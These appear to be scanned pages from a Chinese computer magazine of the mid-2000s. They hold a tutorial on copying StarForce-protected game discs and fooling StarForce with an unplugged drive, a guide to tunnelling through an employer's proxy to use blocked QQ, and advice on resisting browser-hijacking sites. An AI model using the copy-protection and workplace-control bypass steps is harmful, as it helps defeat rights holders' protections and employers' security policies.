Step 1 运行ClonyXXL，首先你会看到一个充满乱码的操作界面。别急，按下初始界面右侧的"Option/



图3 ClonyXXL的默认语言实际上是德文

Tools”按钮，开启扩展窗口，可以看到其默认的语言是德语(国旗图标)，只要选择旁边的英语图标，界面语言就会变成英文(见图3)。

Step 2 将正版光盘放入光驱中(如今的正版游戏一般为多张CD，其中包括多张安装盘和一张游戏盘，我们这里要放入游戏盘)，然后在ClonyXXL中选择所在光驱位置。

Step 3 按下“Scan CD”按钮，程序就会对光盘进行检测。检测完毕后，还会弹出一个对话框，询问你是否已经安装该光盘中的程序(一般是游戏)，如果已经安装就选“Yes”，然后在弹出的浏览框中找到安装该程序的路径，通过对比，可以大大提高检测的准确率。最终，ClonyXXL终于报出光盘的加密技术——StarForce 3！



图4 骷髅头数量越多，复制难度越大

检测结束后，主窗口下方会显示一排骷髅头，以此显示检测的加密盘的复制难度。如果是StarForce 3这样的技术，就会出现如图4所示的10个骷髅头，真是难到顶级了(见图4)！

小提示

如果光驱选择菜单下方显示“No ASPI layer loaded”，则表示ClonyXXL没有找到你系统中的ASPI Layer，据官方解释，如果不使用ASPI，则ClonyXXL功力会有所减弱。不过根据笔者测试，安装了ASPI反而不能正确检测出StarForce 3，所以大家还是别用这个新鲜玩意了，在ClonyXXL右侧的展开面板中，选中“Deactivate ASPI driver”即可解除ASPI驱动。

2．把加密信息传递给刻录软件

过去有很多报刊载文，讲解如何用ClonyXXL配合CloneCD来刻录加密游戏光盘，但实际上，ClonyXXL也只是用来分析游戏保护技术，然后你会得到一大堆关于该加密盘的参数。至于如何把这些参数提交给刻录软件，却言之不详。如果自己把这些参数都记下来，重新在刻录软件中设置，就太麻烦了。好在今天的刻录主角Alcohol 120%有个得力助手，可以把ClonyXXL的检测结果直接提交给刻录软件，让你远离那些繁杂的专业参数。

Alcoholer小档案

软件版本:4.1　软件大小:904KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://alcoholer.szm.sk/Alcoholersetup.exe

Alcoholer是Alcohol 120%复制光盘时的辅助工具，你可以把它看做Alcohol 120%的前端(Front end)程序。我们可以把在ClonyXXL中侦测到的光盘保护类型拓展到Alcoholer中，然后把备份参数传递给Alcohol 120%，这就免去了手动选择的麻烦。除了支持Alcohol 120%以外，Alcoholer还可以调用CloneCD、BlindWrite、GameJack等刻录、镜像制作软件。

刚才我们已经测得了游戏的保护技术为StarForce 3，因此在Alcoholer的“Select a Profile”下拉选项中选中“StarForce 3”，这时Alcoholer右侧相应的参数也发生了变化(见图5)。接下来，只要按下“Alcohol 120%”按钮，即可启动Alcohol 120%。



图5 从左侧的下拉菜单中可以看出，Alcoholer支持几乎所有的加密保护技术

▶▶▶火速链接

对于“前端程序”的概念，本刊2003年第23期的《多媒体总动员》一文中曾有所阐述。

3．真剑胜负，实战刻录加密盘

每天上网的你可以随时看见这样或那样的光盘复制、刻录工具，就连台湾省出品的GameCopy(游戏快拷)都声称“可以刻录所有加密游戏光盘”。那些刻录工具是否真有效，几乎无从逐个判定，但网上公认的刻录№1，就是这个Alcohol 120%，相信我，没错的！另外，选择Alcohol 120%还有一个非常重要的原因，就是大部分国外软件都无法对付StarForce 3。

Alcohol 120%小档案

软件版本:1.4.8 build 1222 多国语言版　软件大小:3.48MB
软件性质:共享软件　适用平台:Windows 9x/2000/XP
下载地址:http://downloads.alcohol-software.com/Alcohol120_trial_1_4_8_1222.exe

用Alcohol 120%刻录加密盘主要有两个步骤:一是把加密盘做成镜像文件，二是把镜像文件还原成CD-ROM。我们先来看看镜像文件的制作。

Step 1 由Alcoholer开启Alcohol 120%后，从界面左上角选择“镜像制作向导”，打开向导窗口。

Step 2 这时可看到底部的“数据格式”选项中就是“Alcoholer”，这表示参数设置已经传递过来了。然后一定要注意窗口下方的几个选项，设置方法为:取消勾选“忽略读取错误”，勾选“数据位置侦测”，其他不用管。最后注意窗口上方的“来源光驱”处不要选错光驱，点击“下一步”继续(见图6)。

Step 3 给镜像文件起个名字，并选择保存路径，这应该不难，选择镜像的格式为“Media Descriptor

镜像(*.MDS)”，然后点击“开始”按钮继续(见图7)。



图6　千万注意窗口下方的那几个设置不要选错

Step 4 不要以为镜像文件就此可以开始制作了，此时程序还会弹出一个“数据地址侦测”窗口，这里最好把侦测速度选择为最低“1×(150KB/s)”(见图8)。因为在ClonyXXL中标明此光盘的刻录难度为10个骷髅头，刻录难度高不仅对软件有要求，硬件设备也是重要的因素，因此把刻录光驱的写入速度降到最低，是保证刻录成功的关键环节。最后点击“确定”，开始镜像文件的制作。



图7　MDS是Alcohol 120%特有的镜像文件格式



图8　速度越低，侦测精度就越高

小提示

在使用Alcohol 120%制作镜像文件或是刻录光盘时，要对其模拟功能进行设定，在Alcohol 120%左侧功能中选中“模拟”，然后在模拟选项中选中“RPMS(Removable Medium Physical Signature可记录媒体物理标签)模拟”选项(见图9)，这是一项专门为了对付复制保护光盘而开发的新技术，目前能够在刻录时应用RPMS的软件只有Alcohol 120%和DAEMON Tools。




图9　选用“RPMS模拟”是保证镜像文件可用的必要条件

镜像文件制作完毕后，程序会弹出光驱，这时再也不需要原版游戏盘了，把它好好珍藏起来吧！如果想继续复制一份光盘作为游戏备份的话，过程就比制作镜像文件简单多了……

Step 1 与制作镜像文件一样，刻录镜像也需要由Alcoholer启动Alcohol 120%，然后从界面左上角选择“镜像烧录向导”，打开向导窗口。

Step 2 点击“浏览”按钮，找到镜像文件，注意如果选择CUE文件，则看不到镜像文件信息。如果你不想在刻录之后让辛苦制作的镜像文件被无辜地删除，就一定要记得取消勾选“烧录完毕后删除镜像文件”(见图10)。



图10　镜像文件的刻录就简单许多

Step 3 在下一步中，“数据格式”已经显示为“Alcoholer”，“烧录方式”选择“RAW DAO”，把空的刻录盘放入刻录光驱，点击“开始”按钮，即可等待游戏备份光盘出炉了。

特别提示

用镜像文件还原CD-ROM是有局限性的！

不要以为用这种方法可以把一切加密游戏光盘全部还原出来。因为光盘加密方式不同，对应的使用方法也大不一样。比如上述的StarForce 3技术，还原出来一张光盘就几乎无法使用，还不如用CD直接备份镜像文件！目前来说，对于以StarForce 2.5、SafeDisk 2.5或更低版本技术保护的光盘，备份成CD一般是可以使用的。不过随着光盘复制技术的进步，相信在不久的将来，即使是StarForce 3这样的技术也会被完美攻克。

克隆羊大复活！让复制品跑起来！

上文中那么多游戏复制的内容，说到底，我们的目的只有一个：为正版盘做备份，尽量降低光盘和光驱的磨损，所以最终目的还是尽量用复制品来玩游戏。这时，你制作的镜像文件就可以派上用场了，结合虚拟光驱软件，它不但能让你在游戏时无需折磨光驱，更可以大大提高游戏速度，从此玩游戏不再被“读盘”打断。

1．用虚拟光驱玩加密游戏

Alcohol 120%不仅可以用来复制加密盘，其虚拟光驱功能更是强悍。它支持最多30个虚拟驱动器（汗……系统盘符都没那么多），并且对于大部分加密游戏镜像，无需额外设置即可正常使用。

在Alcohol 120%主界面左侧点击“虚拟驱动器”，打开“选项”窗口，选择虚拟驱动器的数目为“1”，然

后无需重启，进入“我的电脑”，就可以看到新的虚拟驱动器。在虚拟光驱盘符上点击右键，选择“载入镜像→打开”，然后通过浏览窗口找到你的光盘镜像文件，就能正常使用这张光盘了。

不过，如果遇上了StarForce 3，情况可就大不一样了。当你用Alcohol 120%虚拟光驱导入StarForce 3的镜像文件时，它会总给你弹出一个光盘不存在的提示，着实烦人，好像我们制作的镜像不是完备的（见图11）。这可怎么办呢？别急，继续往下看……



图11　这就是StarForce 3的加密验证程序

2．以暴抗暴，彻底解决StarForce 3

无法用虚拟光驱玩StarForce加密的光盘游戏，其根本原因是StarForce 3要求系统里面必须只有一个IDE光驱(SCSI光驱则不受StarForce的限制)。一般的电脑上有一个物理光驱，再加一个虚拟光驱，就变成了两个IDE光驱。所以无法通过StarForce的检测。我们要用虚拟光驱玩StarForce加密游戏，就必须想办法暂时将物理光驱屏蔽掉。要实现这个目的，有两种方法可以选择。

方法一:禁用系统中的IDE设备(只适用于Windows 9x)

Step 1　右击“我的电脑”，选择“管理”，在“设备管理器”中展开“IDE ATA/ATAPI控制器”，在“次要IDE通道”上点右键，选择“停用”(见图12)。这样，你接在IDE 2上的光驱便从“我的电脑”中消失了。




图12　在设备管理器中停用IDE设备




Step 2　重启电脑，在BIOS的“STANDARD CMOS FEATURES”设置中，把对应的光驱设为“NONE”，然后在“INTEGRATED PERIPHERALS”选项中，把“ON-CHIP SECONDARY PCI IDE”设为“DISABLED”，也就是禁用IDE第二通道。不过，电脑主板要是比较老，可能就没有这些设定。

Step 3　重启Windows，如果“我的电脑”中只能看到虚拟光驱盘符，就代表成功了。

> **小提示**
>
> 为什么在Windows 2000/XP下无效？
>
> 需要注意的是，此方法对Windows 2000/XP无效。因为这种情况下，对光驱的供电和数据传输并没有切断，而且Windows 2000/XP本身具备了独立而强大的硬件管理功能。启动后，系统会自动找到并启用光驱，不会有任何异常。即使是在Windows 9x下，此方法也未必能100%适用，所以在万不得已的情况下，就要选用第二种方法了。

方法二:拆下光驱设备

没办法，逼得我们只能出此釜底抽薪的下策。很简单：拆开机箱，拔掉光驱数据线(用外接光驱笔记本的朋友幸福了)(见图13)。然后再用Alcohol 120%装载镜像文件，运行游戏，在StarForce 3检测完光盘后就可以顺利地进入游戏。


图13　拔掉光驱线，一了百了

另外，拔光驱其实也未必要先关电脑。可以在设备管理器里面右击光驱，然后选择”卸载“。待光驱图标在设备管理器里面消失后，就可以直接拔掉光驱的电源线、数据线。然后用虚拟光驱运行游戏。

注意此处必须选择”卸载“而不是”停用“。因为”停用“只是暂停使用。供电、数据传输、驱动程序、系统中断资源都还为该光驱保留着，以便随时启用。所以无法通过StarForce 3的检测。而”卸载“才是真正地把指定设备彻底“从Windows心眼里面踢出去”了。以至于可以直接拔掉电源线、数据线，而光驱不会损坏。这种情况下，系统完全认为物理光驱不存在，才能顺利“蒙骗”StarForce 3，让它以为电脑只有一个光驱——虚拟光驱。这样才能用虚拟光驱正常运行游戏。

虽然这种方法不能尽善尽美，但也基本上达到了备份游戏的目的。现在许多游戏网站上流传一些加密游戏的“免CD补丁”，也基本上是按照上述原理制作的，并没有真正做到不拔光驱线或是禁用光驱进入游戏的效果。

小提示

虚拟镜像文件大瘦身，自制游戏免CD补丁

如果你已经用原版盘把游戏安装到系统中，也可以利用上述介绍的方法轻松制作游戏的免CD补丁。用Alcohol 120%制作的镜像文件有两个：MDS和MDF文件各一个。其中MDF文件为完全的光盘镜像，其大小与光盘文件总体积相差无几；那个MDS文件则为光盘的索引文件，StarForce 3在验证光盘时会首先载入这个文件中保存的一些内容(这是StarForce 3的特例)，所以只要你确信游戏已经完整地安装到系统中，那么完全可以删掉那个体积庞大的MDF文件，只保留20KB左右的MDS文件就可以了。在拔掉光驱线以后，用虚拟光驱导入MDS文件，再运行游戏，即可轻松跳过StarForce 3的检测，正常游戏。

作者视点

游戏保护——单机游戏的掘墓人？



高岩 毕业于中国科学院研究生院，计算机工程师，现于某大学进行远程媒体研究工作

游戏光盘的保护技术体现出一个公认的真理，即没有永远的技术壁垒，有人建立就有人破解。但这已经达到了游戏公司的目的，因为任何保护技术在建立后，只要在游戏的销售周期(1～3个月)内，没有人能破解它，游戏公司就赢得了利润。记得StarForce刚出世时，真是掀起了轩然大波，使得众玩家不知所错，什么“多次随机进入游戏”、“镜像制作没结束就重启”、“1×速度刻录”……能想到的办法都用了，效果却不明显。从那时起，玩家们就记住了StarForce。

至于StarForce为什么无法破解，有观点认为，并不是因为StarForce技术含量高，而是因为StarForce为俄罗斯的加密技术，所以西方人不屑于使用，他们又不玩东方游戏，所以StarForce没能受到重视或及早破解。而能够掌握俄文的程序员又寥寥无几，所以西方破解组织就不知道俄国的破解组织应该如何对对……不管这样的说法是否有根据，但事实上，互联网早已把全世界玩家都联系在一起，在各地的光存储或游戏论坛，总能看见大家在讨论最新的游戏、最难对付的技术。

StarForce技术本身没有错，游戏厂商也很无奈。他们怕盗版，于是给单机游戏加上越来越多，也越来越奇怪的门槛。在网络游戏大行其道的今天，单机游戏的境地已经岌岌可危，游戏厂商不顾市场远景，仍然投入高成本升级游戏保护技术，进一步把广大玩家(或者说潜在用户)拒之门外。如果只看眼前的这点蝇头小利，游戏保护技术确实为厂商减少了盗版，提高了销量；然而如果放眼未来，假使有一天，所有玩家都对单机游戏失去信心，单机游戏寿终正寝时，其掘墓人可能有很多，但游戏保护技术必定名列其中。CF [ZT01]

看点
①什么是VPN？如何利用SoftEther将Internet上的电脑构建到同一个局域网？
②公司封了QQ,该如何偷偷使用？内网BT下载太慢或根本就不能用,如何让它的速度飞起来？
③如何在多层内网中架设FTP,让外界得以访问？……

突破封锁 终结代理

——让SoftEther真正为我所用

■ 北京 softer

当使用一向以速度惊人著称的BT工具下载电影时，却仅能获得1KB/s的速度;当想架设一个FTP服务器时，却因没有公网IP而作罢;当想与远方的好友大战CS时，却因网络不通而败兴……造成这一切的罪魁祸首就是——内网问题。处于内网中的电脑，由于没有公网IP，在使用上述的P2P及其相关软件时会受到不可逾越的限制。不过，一款名为SoftEther的免费软件的诞生给我们带来了希望，从此内网问题成为历史，沟壑顿时变成通途！

一、SoftEther有何超强功能？

大家都知道，只要买好网卡、HUB、网线就可以将几台电脑连接成一个局域网。而SoftEther能实现的功能就是:可以在任意一台电脑上虚拟网卡，在任意一台有公网IP的电脑上虚拟HUB，从而实现VPN的功能，将Internet上的任意几台(其中必须有一台有公网IP)电脑搭建成一个虚拟局域网，而这个虚拟局域网跟真实的局域网功能一样。

小提示

什么是VPN？

Virtual Private Network的简称，即“虚拟私人网络”。举个简单的例子,某公司一个部门在北京,另一个部门在上海,要连接这两个部门的电脑,让它们就像处在同一个局域网一样,就需要使用VPN技术。一般情况下,VPN是通过路由器这样的硬件设备来实现的,而SoftEther则利用软件来实现VPN技术,使得内网中的电脑与外网电脑组成一个局域网成为可能。

可能你会问，虚拟一个局域网究竟有什么好处呢？这要从网络的运行机制来看，如果内网服务器上没有做特殊限制,内网电脑可以自由访问外部网络,而外网电脑要想访问内网电脑，必须得到内网服务器的授权。而虚拟一个局域网以后，外网电脑就可以自由地访问内网电脑,实现直接通信了(见图1)。




图1

二、SoftEther对哪些人有用？

SoftEther并非适用于所有情况，它对这几类用户比较有用:

1.对于所有长宽或其他处于内网中的用户，如果想更好地使用文件传输、语音视频、FTP架设、P2P下载(如BT)等服务。

2.对于想突破局域网服务器对本网限制的用户，比如服务器封掉了QQ、MSN Messenger或其他网络服务。

3.对于想使用多机交互的用户，比如想在家里访问公司电脑中的文件，想远程连接处于内网中的电脑，想和处于不同网络中的朋友们对战CS等。

4.其他因内网问题不能实现的Internet服务。

小提示

如何判断某台电脑是否处于内网？

在“开始→运行”中输入“cmd”命令(Windows 2000/XP用户)或“command”命令(Windows 9x用户)打开命令提示符窗口,输入“ipconfig”命令查看本机的IP地址,如果是10.XX.XX.XXX或192.168.XX.XXX这类保留IP,则本机处于内网,如大多数公司内部的电脑、小区宽带用户以及利用代理服务器访问Internet的家庭局域网中的电脑等。

三、实战助你玩转SoftEther

SoftEther小档案

软件版本:1.0	软件大小:2023KB
软件性质:免费软件	适用平台:Windows 2000/NT/XP/2003
下载地址:http://www.newhua.com/cfan/200408/se_100_win32.zip	

实战一:我家装的是ADSL，想在家里访问公司电脑里的文件。

战前分析:由于外网用户(家里使用ADSL的电脑)不能直接访问内网中的电脑(公司电脑)，可以利用SoftEther将家里的电脑与公司电脑连接成一个虚拟局域网，从而达到目的。

实战步骤:

Step1 在家里的电脑中下载并安装SoftEther,注意在安装时选择“英语”，否则就只好啃日文了。当弹出对话框让你再次选择使用语言



图2

时，同样选择“English”，最后还要提示安装“SoftEther Virtual Lan Card Component”(虚拟网卡)和“SoftEther Virtual HUB Component”(虚拟HUB)，安装完毕后按照提示重新启动计算机(见图2)。

Step 2 运行桌面上的SoftEther Connection Manager打开HUB管理画面(见图3)，在这里可以看到已经存在一个名为“SoftEther.com Sample HUB”的虚拟HUB了，我们可以使用这个虚拟HUB来组建局域网，也可以自己虚拟一个HUB，为了简单起见，使用该默认的虚拟HUB，双击它即可连接。


图3

小提示

所有安装使用SoftEther的用户都有连接这个默认虚拟HUB的可能，所以如果你使用它，就已经和成百上千的用户处于同一个局域网下，建议你在不使用它时关闭所有共享，把管理员账号的密码设置得复杂一些，以防范来自虚拟局域网内其他用户的入侵。

Step 3 连接成功后，你会发现本机的“网络和拨号连接”里多出了一个“SoftEther Virtual LAN Connection”(见图4)，这就是SoftEther虚拟出来的网卡，它跟真实网卡一样，可以设置IP地址、DNS及DHCP自动获得IP，设置方法和真实网卡一样，这里我们采用默认的设置即可。


图4

Step 4 在公司电脑上依次进行上述3步的设置，并将要共享的文件或盘符设置为共享。

Step 5 当要在家里的ADSL中访问公司电脑时，可以使用两种方法：

方法1：在家里的电脑中打开“资源管理器”，单击“搜索”按钮，选择搜索“计算机”，输入公司电脑的计算机名，找到后就可以浏览访问其共享目录中的文件了。

方法2：假设公司电脑的虚拟网卡地址为10.10.151.233(这个地址可以在公司电脑中运行ipconfig命令获得)，C盘已经设置为共享磁盘，在家里电脑的“开始→运行”中输入“\\10.10.151.233\c$”回车后即可访问公司电脑中的C盘。

实战二：公司禁止了对QQ的使用，有没有办法偷偷使用QQ？


战前分析：目前公司对QQ的封锁主要采用封锁QQ服务器的办法，即分别在Socks和HTTP代理中把已知的QQ服务器全部屏蔽。要想使用QQ，只能绕开公司服务器的限制。我们可以使用SoftEther在家里的电脑(家里的电脑必须拥有公网IP，如ADSL用户)中虚拟HUB，在公司电脑中虚拟网卡，通过家里的电脑做服务器，以达到使用QQ或其他被封锁的网络服务的目的。

实战步骤：


1.家里电脑的配置


Step 1 在家里的电脑上安装SoftEther后，运行开始菜单中的“SoftEther Virtual HUB Administration”程序，在弹出的对话框中勾选“This Computer(localhost)”，点击“CONNECT”进入HUB配置界面。

Step 2 为虚拟HUB设置一个密码，接下来会提示对各种参数进行设置，首先输入“1”(User Administration)回车，然后输入“2”(Create User)回车，在这里设置用户名和密码，确认后再给虚拟HUB起个名字，剩下的设置都保持默认，一路回车，虚拟HUB就创建完毕了(见图5)。


图5

Step 3 虚拟HUB创建后，就要让本机连到这个HUB上，启动SoftEther Connection Manager，依次运行“Account→New Account”命令，在“Name”栏为该连接起个名字，在“Protocol to connect to the Virtual HUB”栏选择“Direct TCP/IP Connection”，单击“Configure”按钮后会出现一个对话框，在“Address”栏输入本机IP地址，“Port”栏保持默认的“7777”即可，设置完毕单击“OK”(见图6)。软件会弹出一个窗口，在“User Name”和“Password”栏分别填写刚才为虚拟HUB设置的用户名和密码，完成设置后会在SoftEther的主窗口看到一个新的虚拟HUB的图标，双击该图标，连接成功后系统托盘区域会有连接成功的提示和连接速度(见图7)。


图6


图7

Step 4 接下来对虚拟的网卡(SoftEther Virtual LAN Connection)进行TCP/IP设置，跟真实网卡一样，我们将其IP地址设置为192.168.0.1，子网掩码设置为255.255.255.0。

CFan新视界 软件学用通 特别话题 网络e生活 硬件步步高 产品百分百 创业&就业 馒博士信箱 编辑部在行动 十七点以后

2.公司电脑的配置

Step 1 在公司电脑上安装并运行SoftEther，运行“Account→New Account”命令，在“Protocol to connect to the Virtual HUB”栏选择“Proxy Connection”，单击“Configure”按钮，在弹出窗口中设置公司代理服务器的地址和端口号(如果代理服务器需要验证，则还需要输入用户名和密码)，在下方的“Address”栏填写家里电脑的IP地址，“Port”栏保持默认的“443”，最后同样在身份验证的对话框中输入虚拟HUB的用户名和密码。完成设置后单击新建立的连接图标连接到家里的虚拟HUB上。

小提示

代理服务器的地址和端口号使用IE中的代理服务器设置，或询问管理员。

Step 2 配置虚拟网卡的TCP/IP信息。将IP地址设置为192.168.0.2，子网掩码设置为255.255.255.0。

3.在单位的电脑上使用QQ等网络服务

用家里的电脑做代理服务器，公司电脑通过家里的电脑就能访问Internet，绕开公司对网络的限制了。步骤如下：

Step 1 在家里的电脑中安装一个代理服务器软件，Windows XP用户也可以使用它自带的“网络安装向导”。

Step 2 在公司电脑中将虚拟网卡的网关地址设置为家里的192.168.0.1(见图8)。

设置完毕后，就可以直接使用QQ或被公司网络限制的其他网络服务了，如跟任何朋友联机对战游戏等。



图8

实战三：我是长宽内网用户，想架设FTP服务器，如何实现？BT下载速度太慢了，如何让速度快起来？

战前分析：网上一直在提端口映射能让内网与外网良好地沟通，但端口映射需要更改服务器设置，对长宽等小区宽带来说这种方法显然行不通。另外大部分公司都是通过好几层代理服务器和防火墙访问Internet，端口映射只能解决一层代理服务器的问题，这种办法也行不通。所以可以利用SoftEther在内网中虚拟网卡，找一台有公网IP的电脑虚拟一个HUB，将这两台机器连接成局域网，再配合端口映射来实现目的。

你知道吗？

什么是端口映射？

大家都知道，当使用代理服务器访问Internet时，别人看到我们的IP是代理服务器的IP，这样当使用BT下载、FTP连接时，对方只把数据发向那台代理服务器，而代理服务器却不知道如何进一步传输，往往丢掉了数据包，这也就是为什么内网通常用不了BT和发布FTP的原因。通过端口映射，也就相当于事先和代理服务器打了招呼，例如要发布FTP，就可以通过映射21端口，相当于和代理服务器说，只要有数据传到你的21端口就把数据传给我。

1.内网架设FTP服务器

(1)首先按照实战二中介绍的办法在家里的电脑中安装并运行SoftEther，找一台具有公网IP的电脑(可以请一位使用ADSL的朋友帮忙)安装运行SoftEther并建立一个虚拟HUB，将两台电脑连接成一个局域网，并在朋友的电脑上安装代理服务器软件使得家里的电脑能够通过朋友的电脑访问Internet。其中家里的电脑虚拟网卡的IP地址设置为192.168.0.2，朋友的电脑虚拟网卡的IP地址设置为192.168.0.1。

(2)在朋友的电脑上设置端口映射，可以实现端口映射的软件不少，推荐采用PortTunnel。

PortTunnel小档案

软件版本:2.0.0.249	软件大小:851KB
软件性质:免费软件	适用平台:Windows 9x/NT/2000/XP

下载地址:http://sccrc.onlinedown.net/files/PortTunnel_CHS.zip

Step 1 在朋友的电脑上安装并运行PortTunnel，点击“增加”按钮，在弹出对话框中切换到“常规”选项卡，将“输入端口”设置为“21”，“捆绑地址”设置为“非确定”，“输出端口”设置为“21”，“输出地址”设置为“192.168.0.2”，其他保持默认即可(见图9)。



图9

Step 2 在家里的电脑中用Serv-U等类似软件架设FTP，这样Internet网的用户就可以使用ftp://朋友电脑的公网IP地址来访问家里电脑的FTP服务了。

2.内网高速BT下载

(1)内网使用BT的配置方法和上面架设FTP服务器的方法类似，不过在使用PortTunnel进行端口映射时，需要进行如下设置：单击“增加”按钮，在弹出的对话框中切换到“常规”选项卡，勾选“输入端口”中的“Range”按钮，将端口值设置为“6881到6889”，“捆绑地址”设置为“不确定”，“输出端口”中同样勾选“Range”并设置为“6881到6889”，“输出地址”设置为“192.168.0.2”。

(2)安装BitComet这个BT下载客户端，其下载地址为http://sccrc.onlinedown.net/files/BitComet_0.49.exe。单击“选项”打开“选项”窗口，切换到“网络连接”选项卡，在“监听端口”处会看到一个端口号，记下该端口号。

(3)与添加21端口类似，在PortTunnel中将该端口添加到映射的端口中去，这样就可以使用BitComet在内网中实现飞速下载了。

▶▶▶ 火速链接

关于BitComet的用法，请参考2004年第3期的《内网玩BT的首选BitComet》一文。

CF [WL01]



获 奖 名 单

问题6：与恶意网站说Bye-Bye

优秀选手：以德服人（获得由华军软件园提供的闪存盘一个）

热心读者：

王科峰、王虓

（获得金山软件股份公司办公软件事业部提供的精美笔记簿一个）

问题10：如何高效地去除浏览器、即时通讯软件等的网络广告，同时又不屏蔽"通知"、"最新公告"等有用信息？

读者可以结合自己的实际对该问题进行叙述、分析，并能给出指导性建议与解决方案，作品请E-mail至webhot@cfan.com.cn，在主题上标明"问题10"字样；平信可以寄到：北京9615信箱 小渔，邮编为100086。优秀作品的作者可能获得精美奖品以及奖金！

过街老鼠 一起喊打

——彻底惩治恶意网站

常在网上漂，谁能不挨刀？Internet上充斥着无数的"强盗"，随时准备将你的IE首页绑架过去，轻则让你随时访问它们的网站，重则"撕票"，锁定注册表、让IE疯狂弹出窗口甚至格式化硬盘……

一、用好网站黑名单

网上有不少网友共同搜集的网站黑名单，利用这些黑名单并采取一定的措施，就可以避免因访问这些恶意网站而中招。如果你使用的是多页面浏览器，则可以将这些恶意网站添加到"弹出窗口过滤"名单中。以MyIE2为例，依次执行"选项→广告猎手→编辑过滤列表"打开设置窗口，单击右上角的"添加"按钮将恶意网站的地址添加到"黑名单"即可。

如果你使用的是IE，则可以将这些恶意网站加入到"恶意网站免疫"软件（下载地址：http://sccrc.onlinedown.net/down/immune22setup.exe）的黑名单中，以后不小心点击或访问这些网站时，软件会将其域名映射到自己电脑的IP地址上，使得无法访问（见图1）。软件安装完毕后，将恶意网站的地址拷贝到"输入框"一栏，单击"修改生效"按钮即可。



图1

公布网站黑名单的论坛帖子：http://www.cfan.com.cn/ipb/index.php?showtopic=85595、http://www.joinboard.com/joinboard/showthread.asp?threadid=12293&page=end。（特别提醒：帖子上公布的黑名单不代表本刊观点。）

二、恶意网站预防技巧

1.将系统设置得更安全

Windows XP用户可以运行"gpedit.msc"命令打开"组策略管理器"，定位到"用户配置→管理模块→Windows组件→InternetExplorer"一项，双击右边的"禁用更改主页设置"，将它设置为"已启用"；再运行"services.msc"命令打开"服务"管理窗口，停用其中的"Remote Registry"。

2.当心QQ小尾巴

QQ小尾巴病毒会在QQ信息后面加上自己的网址，一不留神点击后，IE主页就被修改了。最近这类病毒除了出现于QQ中之外，网易泡泡、MSN Messenger也未能幸免，建议使用专杀工具进行查杀，安装杀毒软件以及时常更新病毒库。QQ小尾巴专杀工具下载地址：http://iduba.9958.com/download/tools/Duba_qqmsg.EXE。

小提示

★不良网站多数都有"绑架"陷阱，请不要访问。

★谨慎访问黑客站点，有些不知名的黑客站点说不定也在打你的主意。

★在安装FlashGet、Messenger Plus!等软件时，会要求选择安装模式，请尽量不要选择"Ad-ware"模式，否则可能出现修改IE主页的情况。

三、拿什么拯救你 我的IE

尽管做了很多准备工作，不过依然可能有漏网之鱼，当IE被"绑架"时该如何来拯救这个浏览"大兵"呢？

1.软件当家

浏览器劫持克星Hijackthis（下载地址：http://sccrc.onlinedown.net/down/hijackthis.zip）是一款免费小巧、功能强大的软件，它能将所有和你浏览器有关联的可疑程序抓出来，不过可能有些朋友不习惯它的英文界面，没关系，超级兔子魔法设置、优化大师这些常用的软件一般都提供了类似功能。

2.赤手空拳

如果遇到了非常顽固的"绑匪"，用软件没法对付，只有试试手动清除了，手动清除时需要各种办法灵活应用。

Step 1 仔细检查启动项和"注册表编辑器"的[HKEY_CURRENT_USER

\Software\Microsoft\Windows\CurrentVersion\Run]处有无可疑程序，恶意程序一般只和正常程序名字稍有差异，所以一定要仔细查看，如果有，则删除之。

Step 2 将恶意网站地址作为关键字在系统中搜索，找到包含该关键字的文件后，再以文件名为关键字在“注册表编辑器”中搜索，将找到的字段全部删除。

Step 3 如果网站在IE右键中加入了菜单或工具栏有网站的链接，则分别在“注册表”的[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt]和[HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Extensions]字段找到相关的键值，并删除之。

Step 4 上述方法如果都不见效，则可以考虑用一款叫作Dependency Walker的软件来辅助，它可以监视某个程序调用的DLL文件，当打开IE时，查看IE调用的DLL文件，记下来后从其他机器上拷贝正常文件过来或许有用。Dependency Walker的下载地址：http://www.dependencywalker.com/depends21_x86.zip。

四、好心做错事的BHO

芝麻开门

(1)什么是BHO？

